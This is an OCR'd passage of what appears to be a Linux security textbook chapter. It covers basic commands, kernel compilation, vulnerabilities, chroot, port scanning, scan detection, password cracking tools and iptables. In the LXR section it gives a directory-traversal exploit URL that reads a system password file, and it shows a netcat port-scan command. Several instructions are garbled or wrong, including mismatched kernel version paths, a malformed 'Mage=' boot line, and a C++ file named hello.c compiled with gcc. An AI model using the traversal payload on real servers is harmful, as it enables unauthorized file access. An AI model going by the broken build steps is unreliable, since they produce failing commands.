- *cat*: Cat is short for *concatenate*. Using this command, the contents of a text file are read from the command line, without opening it in an editor. By default, it will print the file contents to standard output (usually the screen).
- *more*: It displays the first screen of a file. If a user wants to scroll down by a single line, he or she can press Enter or Space. It does not allow scrolling back.
- *less*: Less is an advanced version of more and provides key commands from the vi text editor to enhance file viewing. Scrolling back is allowed. By pressing Enter and Space or by using the arrow keys and Page Up/Page Down a user can scroll up or down.
- *head*: Instead of scrolling down the whole page to see the first 10 lines, a user can just use the head file command. If a user wants to see the first *n* lines of a file, he or she can type **head -<n> <filename>.** For example, **head -25 textfile** displays the first 25 lines of a file named textfile.
- *tail*: This does the opposite of head. If a user wants to see the last 10 lines, he or she can use the tail file command. To read the last *n* lines of a file, the user can type **tail -<n> <filename>.**

Getting Around

The following are some commands to navigate the file structure:

- *cd*: This command is used to change the directory. For instance, **cd directoryname** changes to the directory directoryname.
- *cd ..*: This command is used if a user wants to move back to the parent directory. For example, from /Home/Dir/subdir, **cd ..** moves the user to /Home/Dir.
- *ls*: This command is used to display the list of files and directories in the current directory.
- *ls -l*: This displays the list of files and directories in the current directory in long format. A long listing includes file size, owner permissions, and so on.




Figure 1-2 There are a number of commands for viewing files.

Files and Directories

A file is a collection of information. Directories are collections of all files, links, and subdirectories. The following are some commands for manipulating files, links, and directories in Linux:

- *cp*: This is the standard copy command. The syntax is **cp <file> <newfile>,** where file is the name of an existing directory or file, and newfile is the name of a new directory or file.
- *mv*: This command is used to move files and directories. The syntax is **mv <file> <newfile>,** where file is the name of a current file or directory, and newfile is the new location for that file or directory.
- *mkdir*: This command is used to create a brand new directory. The syntax is to follow mkdir with the name of the directory, e.g., **mkdir newdir.**
- *rm*: This command is used to remove directories and files. The most commonly used form is **rm -r name.** The -r flag tells the system to recursively remove all subdirectories from the directory.
- *find*: This command helps users search for files and directories on the system. If a user wants to search for all the files named myfile, he or she types **find / -name myfile.** If a user wants to search all files in a directory named mydir, he or she types **find mydir -name myfile.**

Changing Permissions and Ownership

The ***chmod*** command is used to change the permissions on a file or directory. The following describes the different permissions that a user can set:

- r = read = 4:
  - If this permission is applied to a file, a user can view the contents.
  - If this permission is applied to a directory, a user can list the files in that directory.
- w = write = 2:
  - If this permission is applied to a file, a user can modify the file.
  - If this permission is applied to a directory, a user can add or remove files.
- x = execute = 1:
  - If this permission is applied to a file, a user can run the file as a command.
  - If this permission is applied to a directory, a user can access files contained inside.

Linux Networking Commands

The following are some of the Linux networking commands:

- *arp*: The **arp** command displays the ARP table and is used to modify it. The ARP (Address Resolution Protocol) table is generally used to find what physical addresses resolve to what IP addresses. The system transmits a packet to a particular physical-layer address. When a user sends an IP packet over Ethernet, the system will send it to an Ethernet address of another machine that it is directly connected to.
- *ifconfig*: The ifconfig command is used to display the current configuration of a network interface. It is also needed to set an interface's address information. The flags -up and -down are used to activate and deactivate the driver for individual interfaces.
- *netstat*: This command offers a broader volume of information than the nstat command. The nstat command displays the values of statistics relating to network activity that are maintained inside the kernel. The netstat command presents the contents of /proc/net/ files for a user. It can do the following:
  - Provide a list of currently active network connections
  - Dump the system routing tables
  - Present interface statistics
  - List masqueraded connections
- *nslookup*: This command is used to perform a DNS (Domain Name Service) query. The Internet contains a large database known as the DNS, which converts text-based host names into numeric IP addresses. In this last component, names are used to identify the interpreting server. This command performs simple queries (host names to addresses and vice versa).

- *ping*: The ping command sends test packets to a specified server to see if it is responding properly. It sends an echo request, and lists the responses received and their round-trip time. After terminating a ping, the command gives the average round-trip time and percentage of packets lost. It also determines problems with a network connection between two hosts.
- *ps*: This command creates a list of all existing processes that the user is running on the server. For example, it is helpful in killing any processes stuck in memory.
- *route*: This command is used to display or to modify the routing table. A machine can receive packets from a network when the interface is configured, but the problem is where to send the packet. The routing table is used to determine where to send the packet. The destination address is checked. If the destination address is correct, the packet will be sent. If not, then the error message "unreachable host" is displayed.
- *shred*: This command securely deletes a file by overwriting the file and destroying the information.
- *traceroute*: The ping command gives information about the performance of a network path between two hosts, while **traceroute** shows the actual route. It creates a list of all hosts that are on the path to a given destination.

Directories in Linux

The following are some of the major system directories used in Linux:

- *bin*: The bin directory consists of commands and utilities that are used daily. These executables are binary files.
- *sbin*: Most of the system administration programs are stored in this directory.
- *etc*: This directory contains most of the system and configuration files that are used by a Linux system. Most of the files are text files.
- *include*: Include files are header files, which define structures and constants required for building most standard programs. For example, header files used in C and C++, such as conio.h, math.h, and stdio.h, are kept in this directory.
- *lib*: This directory includes system modules, software libraries, and information databases shared by various applications and the system itself.
- *src*: This contains the source code files for the system's software.
- *doc*: This directory contains user manuals and documentation for applications in many file formats.
- *man*: This directory contains files that provide details about commands.
- *share*: This contains configuration files and graphics files for user applications.

Installing, Configuring, and Compiling the Linux Kernel

Step 1: Download the Latest Kernel

- Login as root.
- Copy tarball to /usr/src: **cp linux-2.4.2.tar.gz /usr/src.**
- Change directory to /usr/src: **cd usr/src/.**
- Move the current version as a backup: **mv /usr/src/linux linux-X.X.X.**
- Unpack tarball: **tar -zxvf linux-2.4.2.tar.gz.**
- Move new kernel source: **mv /usr/src/linux /usr/src/linux-2.4.2.**
- Create a soft link to it: **ln -s /usr/src/linux-2.4.2 /usr/src/linux.**

Step 2: Configure the Kernel

- Change directory to source directory: **cd /usr/src.**
- Type **make menuconfig** or **xconfig.**

Step 3: Compile the Kernel

- Type **make dep** to compile the kernel.

Step 4: Clean Files Made during Compilation

- Type **make clean.**

Step 5: Make a Bootable Linux Image

- Type **make bzImage.**
- Make new modules for installation: **make modules_install.**
- Move the bzImage file to the location of the kernel: **mv /usr/src/linux-24.2.17/arch/i386/boot/bzImage/ boot/vmlinux-2.4.17.**

Step 6: Configure the Boot Manager

- Edit the file /etc/lilo.conf. If using GRUB as the boot manager, edit /etc/grub.conf instead.
- Add the line **Mage= /boot/vmlinux-2.4.17; label=linux-2.4.2.17; root=/dev/hda3; read-only.**
- Save the lilo.conf or grub.conf file.
- Run the program /sbin/lilo. You do not need to do this with GRUB. Just edit grub.conf and you are finished.
- Reboot.

Figures 1-3 and 1-4 show screenshots from configuring and compiling the kernel.

How to Install a Kernel Patch

- Download the Linux kernel patch from *http://www.linux.org*.
- Copy the downloaded kernel to the /usr/src/linux directory.
- Navigate to the directory.
- Extract the patch into the /usr/linux directory using tar, gzip, or another decompression utility.




Figure 1-3 This is a screenshot from configuring and compiling the kernel.




Figure 1-4 When compiling the kernel, a user can pick the drivers for networking support.

- A file named patch-2.x.x or patch-2.x.x-yy will be extracted into the /usr/src/linux directory.
- To apply the patch to the kernel, run **patch -p1 < patch-2.x.x** or **patch -p1 < patch-2.x.x-yy.**

Compiling Programs in Linux

GNU Compiler Collection (GCC)

GCC is a command-line compiler. It can be used to compile and execute C, C++, and FORTRAN code. Many new Linux installations contain a version of the GCC compiler by default.

To compile a program, a user enters **g++ <FileName.cpp> -o <OutputFileName.out>** in the source file's directory. The g++ command indicates that the C++ compiler is used rather than the C compiler. FileName.cpp is the file that is to be compiled. The -o flag is used to name the output file. If there are no errors, GCC returns the user to a prompt.

GCC Commands

Consider the following C++ program, hello.c:

```
#include<iostream.h>
int main ( )
{
std:: cout << "Hello to the computer world! \n";
return 0;
}
```

- To compile the code, a user would enter **gcc -Wall -o hello hello.c,**
  where:
  -o = output file name
  -Wall = display all compiler warnings
  hello.c = file to be compiled
- To run this program, a user would type **./hello.**

Figure 1-5 shows some of the components involved in compiling a program and how they interact.

Make Files

Introduction to Make

Make was designed as a system for making compiled code. It is useful for system administrators as well as developers. Sometimes, the compile command for some programs can be long. Make simplifies compilation of source files by putting the compile command parameters together in a text file.

Running Make

A configuration file is required for Make. Once this file is created for the project, a user can type **make** to compile the changed files. The usual name for this configuration file is Makefile.

For example, assume that a user has a graphics program called face.cpp and that the compile line is **g++ -o face face.cpp -L/usr/X11R6/lib -lm -lX11 -lgd -lg2.** The following are the steps the user would take:

- Create a file named Makefile containing the following line:

```
face: face.cpp g++ -o face face.cpp -L/usr/X11R6/lib -lm -lX11 - lgd -lg2
```

- Compile face by using the command make or **make face.**

Make Install Command There are four main commands involved in compiling, linking, and installing a program:

- *configure* (may not have this): This constructs a new Makefile based on a file called Makefile.conf.
- *make*: The make utility handles compiling and linking the program.. In other words, make would look for the first target in the Makefile and would follow the instructions. The expected end result would be a compiled executable program.
- *make install*: The **make install** command puts the compiled binary file in the proper subdirectory, taken from the Makefile.
- *make clean:* This command cleans up temporary files that were generated by the compiling and linking processes.




Figure 1-5 There are several steps in compiling a program.

Linux Vulnerabilities

The number of unexploited vulnerabilities in the core Linux kernel is increasing. According to the U.S. Computer Emergency Readiness Team, or CERT, during 2005, Linux and UNIX together had 2,328 vulnerabilities, compared to 812 vulnerabilities for Microsoft Windows. The source code for any given Linux project is widely circulated and is available to every attacker in the world. As the popularity of Linux increases, some questions, like the open-source development model, will continue to haunt Linux from a security point of view. Visit secunia.com for the latest statistics regarding Linux vulnerabilities.

Vulnerabilities were announced in many packages, including:

- Apache
- balsa
- BIND
- bugzilla
- cdrecord
- cfengine
- cron
- cups
- cvs
- Wireshark
- evolution
- exim
- fetchmail (many)
- fileutils
- gdm
- ghostscript
- glibc

- gnupg
- gzip
- hylafax
- inetd
- iproute
- KDE
- Kerberos
- kernel
- lprng
- lsh
- lynx
- mailman
- man
- Mozilla
- mpg123
- MPlayer
- mutt
- MySQL
- Openssh
- openssl
- Perl
- pine
- PHP
- Postfix
- PostgreSQL
- Proftpd
- Python
- Rsync
- Samba
- Screen
- Sendmail
- Snort
- Stunnel
- Sudo
- Tcpdump
- Vim
- Webmin
- Wget
- wu-ftpd
- xchat
- XFree86
- Xinetd
- Xpdf
- zlib

Some of the common vulnerabilities are as follows:

- *BIND (Berkeley Internet Name Domain) vulnerability*: BIND is a popular DNS, and attackers target it to trigger a denial-of-service (DoS) event. If system administrators fail to keep their version of BIND up to date, then they are vulnerable to further attacks.
- *Linux Cross Referencer (LXR) vulnerability*: Linux Cross Referencer (LXR) is a software toolset used for indexing and presenting source code repositories. LXR is mainly used with the Linux's source code, but it can be useful for other software projects. It uses a Web navigator to read Linux kernel source code. It helps to navigate through different kernel versions to get the version number by passing the script a variable, 'v'. To open a file without a filter, some content is placed in the '..' special directory. The following is an example of an exploit call:

  http://vulnerable/source?v=../../../../../../../etc/password%00.

- *Util-Linux vulnerability*: Local users can exploit the Util-Linux vulnerability to perform actions with unauthorized privileges, allowing a user to remount without the nosuid option. The Util-Linux collection comes with Linux systems and provides essential utilities. This vulnerability occurs when mount and umount programs incorrectly check the return values of the setuid() and setgid() functions. This vulnerability can be used to exploit and perform actions with high privileges.
- *Linux kernel capability vulnerability*: The Linux kernel capability vulnerability is found in a setcap() call that tries to break down the root permissions into a series of capabilities. Capabilities of the setuid program can be set and modified so that root privileges are not given to any normal user. Using this vulnerability, local users can gain root privileges.

Chrooting

If an attacker is able to successfully gain the root user privileges, then he or she will be able to do a lot of damage to the system. One way to at least limit the damage of an attack is chrooting. ***Chroot*** is a Linux security feature that enables a user to choose the directory that an application can access. This feature restricts access to the entire directory tree from unauthentic services and abuses of a process by an intruder. If the attacker is able to discover a vulnerability in a network service, he or she will be able to access the remote system and the file system. However, if the attacker is able to discover a local vulnerability, he or she will attempt to gain root access. Root has a lot of authority and many capabilities. Services running as root can be exploited to gain additional capabilities. The objective of most crackers is to gain root access on the compromised machine. Chrooting prevents this by limiting the privileges of a root process. The directory the process is limited to is known as the chroot "jail." For example, assume that a program, testscript.exe, is restricted to a portion of the directory tree under /usr/local/tester. By chrooting a jail for testscript.exe, the process will be able to access files or directories within /usr/local/tester. If testscript.exe attempts to accesses the file /input.txt, it actually will access the file at /usr/local/tester/testscript/input.txt. If the administrator wants to run the program testscript.exe, he or she can chroot it before accessing it by issuing the command **chroot /usr/local/tester /bin/testscript.** This will first change the root to /usr/local/tester and then run the program /bin/testscript.

Tool: Addjailsw

Addjailsaw is a tool that helps automate the creation of chroot jails. It copies commonly used debugging programs into the jail. It can also help in creating new users in the chroot jail. Similar programs are Cell and Zorp's Jailer.

Why Is Linux Hacked?

There are a number of reasons why Linux has become the target of so many attacks. First, Linux is an attractive target because it is so widely used on a large number of servers, making it a de facto backbone. Second, vulnerabilities are easier to find because the source code is freely available. Third, there are a large number of applications installed on Linux by default, making the system vulnerable. Unless system administrators are careful in setting policies and updating programs, security vulnerabilities can proliferate.

Some good countermeasures to anticipate problems include the following:

- Turning off the suid and sgid permissions in programs where they are not essential. This prevents an attacker from using a buffer overflow to escalate his or her privileges.
- Software such as StackGuard, Libsafe, and Openwall Project's nonexecutable stack kernel patch.

- StackGuard is a compiler that hardens programs against stack-smashing attacks. Programs compiled with StackGuard do not require any source code changes. It works by placing a "canary" word next to the return pointer. Alteration of the canary word indicates an attack and terminates the program.
- Libsafe is a dynamically loadable library that checks all calls made to vulnerable library functions. It works by substituting the vulnerable function with a functionally equivalent one. It does not have a high performance overhead and has been known to avert even unknown buffer overflow attacks.
- Openwall Project's nonexecutable stack kernel patch is a collection of security features for the Linux kernel that makes the stack nonexecutable. While it does not prevent all buffer overflow attacks, it can alert the user to a simple attempt.

Buffer overflows are a common cause of vulnerabilities. Some safety measures must be taken to guard the Linux operating system from being exploited due to known or unknown buffer overflows.

How to Apply Patches to Vulnerable Programs

Users can audit open-source programs for vulnerabilities and security flaws. Users can check the home page of their Linux distribution for updates. They can also check the Web sites of software vendors and look for patches. These include the following:

- LCLint checks for flaws in C programs, such as memory management errors, inconsistent data sharing, improper liaisoning, dereferencing null pointers, and so on.
- Cqual allows a coder to define type qualifiers. It is a type checker that will perform qualifier inference to check annotations.
- Rough Auditing Tool for Security (RATS) verifies and audits C, C++, Perl, Python, and PHP code. It serves as a preliminary check at best and cannot be used as a replacement for code checking.
- Flawfinder audits code for security flaws in functions found to be especially vulnerable to buffer overflows (strcpy()), format bugs (printf()), race conditions (chmod()), shell metacharacter problems (system()), random number generation (random()), and others.
- Spike is used for protocol analysis and as a reproduction tool, and sharefuzz is a program used to analyze suid programs for buffer overflows using LD_PRELOAD.

Users can also make use of system scanners that run on local system security and identify potential security vulnerabilities. These include sXid, COPS, TAMU's Tiger, GNU Tiger, Nabou, and LSAT.

Scanning Networks

Once the IP address of a target system is known, an attacker can begin the process of port scanning, or looking for holes in the system. A typical system has $2^{16} - 1$ port numbers, with one TCP port and one UDP port for each number. Each one of these ports is a potential way into the system. The most popular scanning tool for Linux is Nmap. Other tools include netcat and strobe.

Netcat can be used to scan up to port 2024. Netcat scans each port and waits 10 seconds for timeout. Then it displays the results. Netcat can be started with the following command:

nc –v –w 10 –z www.example.com 1-2024

Strobe scans ports in parallel, using maximum bandwidth while consuming minimal resources. Strobe is capable of scanning TCP ports alone. However, its developer no longer maintains strobe.

Nmap in Linux

Nmap is undoubtedly the best port scanner available, apart from having the added functionality of OS detection, RPC identification, and ping sweeping. Nmap also comes with a front end, Nmapfe, which gives it a GUI. Nmap can also be a valuable diagnostic tool for network administrators.

Despite Nmap's capabilities, there are a number of good countermeasures to an Nmap scan. Firewalls can be configured to protect machines automatically. A ***firewall*** is software that is written to provide security between the system and the network. Scan loggers such as synlogger, Courtney, and Port Sentry can alert an administrator of such scans. A well-configured intrusion detection system such as Snort can also pick up other stealth scans such as FIN, Xmas, and null scans. Figure 1-6 shows a screenshot from Nmap.

Tool: Nessus

Nessus (Figure 1-7) is a vulnerability scanner. Vulnerability scanners connect to target systems to check for known vulnerabilities. It can be configured to perform a number of attacks.

Nessus comes with its own programming language called NASL (Nessus Attack Scripting Language), allowing the user to script custom attacks with minimal coding effort. It works as a client-server model in which the Nessus server acts as the engine that controls the attacks. The client is a GUI that helps select targets and attack methods. There is also a multiplatform client written in Java. All communication between client and server is encrypted. Nessus is able to detect hundreds of vulnerabilities in UNIX, Windows, and commonly used Web CGI scripts.

Additionally, the Nessus database detects DDoS zombies and Trojans.

Port Scan Detection Tools

Several scan detector tools run on the Linux platform. Some of the port scan detection tools are as follows.




Figure 1-6 This is a screenshot of Nmap reporting.




Figure 1-7 This is a screenshot of the Nessus setup screen.

Klaxon

It is a simple scan detector that runs from inetd. Users can configure inetd to listen on various ports that are not in use. Once the connection is made, the tool logs the connection via syslog and exits. An inetd query can also be sent to discover the username on the remote end of the connection. However, this tool is unable to detect stealth scans.

Scanlogd

It is a standalone scan detector that uses raw sockets, libnids, or libcap to watch for incoming connections. If it detects seven unique privileged ports (port numbers < 1024), 21 unique nonprivileged ports (port number >=1024), or a weighted combination of the two within a 3-second interval, it assumes that a port scan is in progress.

The scan will be logged via syslog. If there are five scans within 20 seconds, the reporting will be stopped immediately to prevent any DoS attack that can fill up the logs. The syslog messages are of the following form:

Source_addr to dest_addr ports port, port,...., TCP_flags @time

The local host may generate the following syslog message for an Nmap scan: Scanlogd: 192.168.10.10 to 192.168.10.10 ports 3564, 845, 4330, 899, 654, 1037,....., TOS 00@19:45:34.

PortSentry

The advantage of this tool is that it not only detects scans but also allows the user to take action against the source. This tool can detect normal as well as stealth scans. It serves as a precursor to an attack and possible intrusion. PortSentry can respond in a number of ways, including the following:

- The scan can be logged via the syslog utility.
- An entry can be added to the /etc/hosts.deny file to disallow connections from the host.
- Awareness of an open port available on the system can initiate the scan to determine what services the host is running.
- It monitors both TCP and UDP scans and detects stealth scans such as connect scans, SYN scans, and FIN scans.

LIDS (Linux Intrusion Detection System)

LIDS has a built-in port scan detector that runs in the kernel and logs any offending host via syslog.

Password Cracking in Linux

Tool: John the Ripper

John the Ripper is designed to find standard UNIX eight-character DES-encrypted passwords by standard guessing techniques. This tool cracks standard and double-length DES, MD5, and Blowfish algorithms. Because this tool is available on different platforms, it can be transferred from one machine to another. The user can specify the word list or the rules that are to be used. Any session can be suspended or restarted, and the status of an uninterrupted or running session can be obtained.

The users or the groups that are to be targeted can also be specified. It can run by passing a password file on the command line (which is usually a copy of /etc/shadow). Because it contains encrypted passwords, it should be made readable only by root.

Figure 1-8 shows a screenshot from John the Ripper.

Tool: Slurpie

This tool can run in distributed environments. It provides a password file fed to the program to run on a single host or multiple hosts. Because it will run on multiple hosts at the same time, it can speed up the cracking process considerably.

Firewall in Linux: IPTables

Linux handles packet filtering at the kernel level. Data entering or passing through the system will only pass if it matches a set of rules, called filters, that allow the packet. Filters can sort packets by their protocol, source and destination address, or target port.

Different kernels use different filtering programs. The 2.2 kernels used IPChains. Since kernel 2.4, the filtering program has been IPTables. IPTables has many more features than IPChains.




Figure 1-8 This is the John the Ripper password-guessing screen.

To run IPTables, the following options have to be configured in the kernel. The CONFIG_PACKET option allows applications and utilities to work directly with various network devices. It simplifies the behavior of packets negotiating the built-in chains (INPUT, OUTPUT, and FORWARD). The iptables command is used to configure both IP filtering and Network Address Translation (NAT). There is a separation of packet filtering and NAT functionality. To facilitate this, there are two tables of rules called filter and nat. The filter table is used if a user does not specify the -t option to override it.

Five built-in chains are also provided. The INPUT and FORWARD chains are available for the filter table, the PREROUTING and POSTROUTING chains are available for the nat table, and the OUTPUT chain is available for both tables. All connection tracking is handled in the PREROUTING chain, except locally generated packets, which are handled in the OUTPUT chain. IPTables does all recalculation of states within the PREROUTING chain. If an initial packet is sent in a stream, the state gets set to NEW within the OUTPUT chain, and when the system receives a return packet, the state gets changed in the PREROUTING chain to ESTABLISHED. If the local machine does not originate the first packet, the NEW state is set within the PREROUTING chain. So, all state changes and calculations are done within the PREROUTING and OUTPUT chains of the nat table.

How IPTables Works

It can also control the rate-limited connection and logging capability, apart from the ability to filter on TCP flag and TCP options, and also MAC addresses. The following steps show how IPTables works:

1. One packet enters the network interface.
2. The interface unpacks the data-link layer information.
3. The interface forwards the packet to the kernel.
4. The kernel investigates the packet and chooses to reject, drop, or accept it.

Figure 1-9 shows an IPTables decision tree. Figure 1-10 shows how a packet interacts with IPTables.

Tool: Netfilter

To simplify aspects of datagram processing in the kernel firewalling code and to produce a filtering framework that was both cleaner and more flexible, Paul Russell made a new framework called Netfilter. The IPTables utility is used to configure Netfilter filtering rules. Its syntax borrows heavily from the IPChains command, but differs in that its functionality can be extended without recompiling it. It manages this by using shared libraries.

There are three basic functionalities that Netfilter offers:

1. Accepts the packet or allows the packet to pass through
2. Rejects the packet and informs the source of the filter rule
3. Discards the packet

IPTables Command

IPTables looks at each incoming packet and decides what to do with it. Multiple tables can be used, depending upon the type of packet being monitored and what is to be done with the packet. The IPTables command has the following syntax:

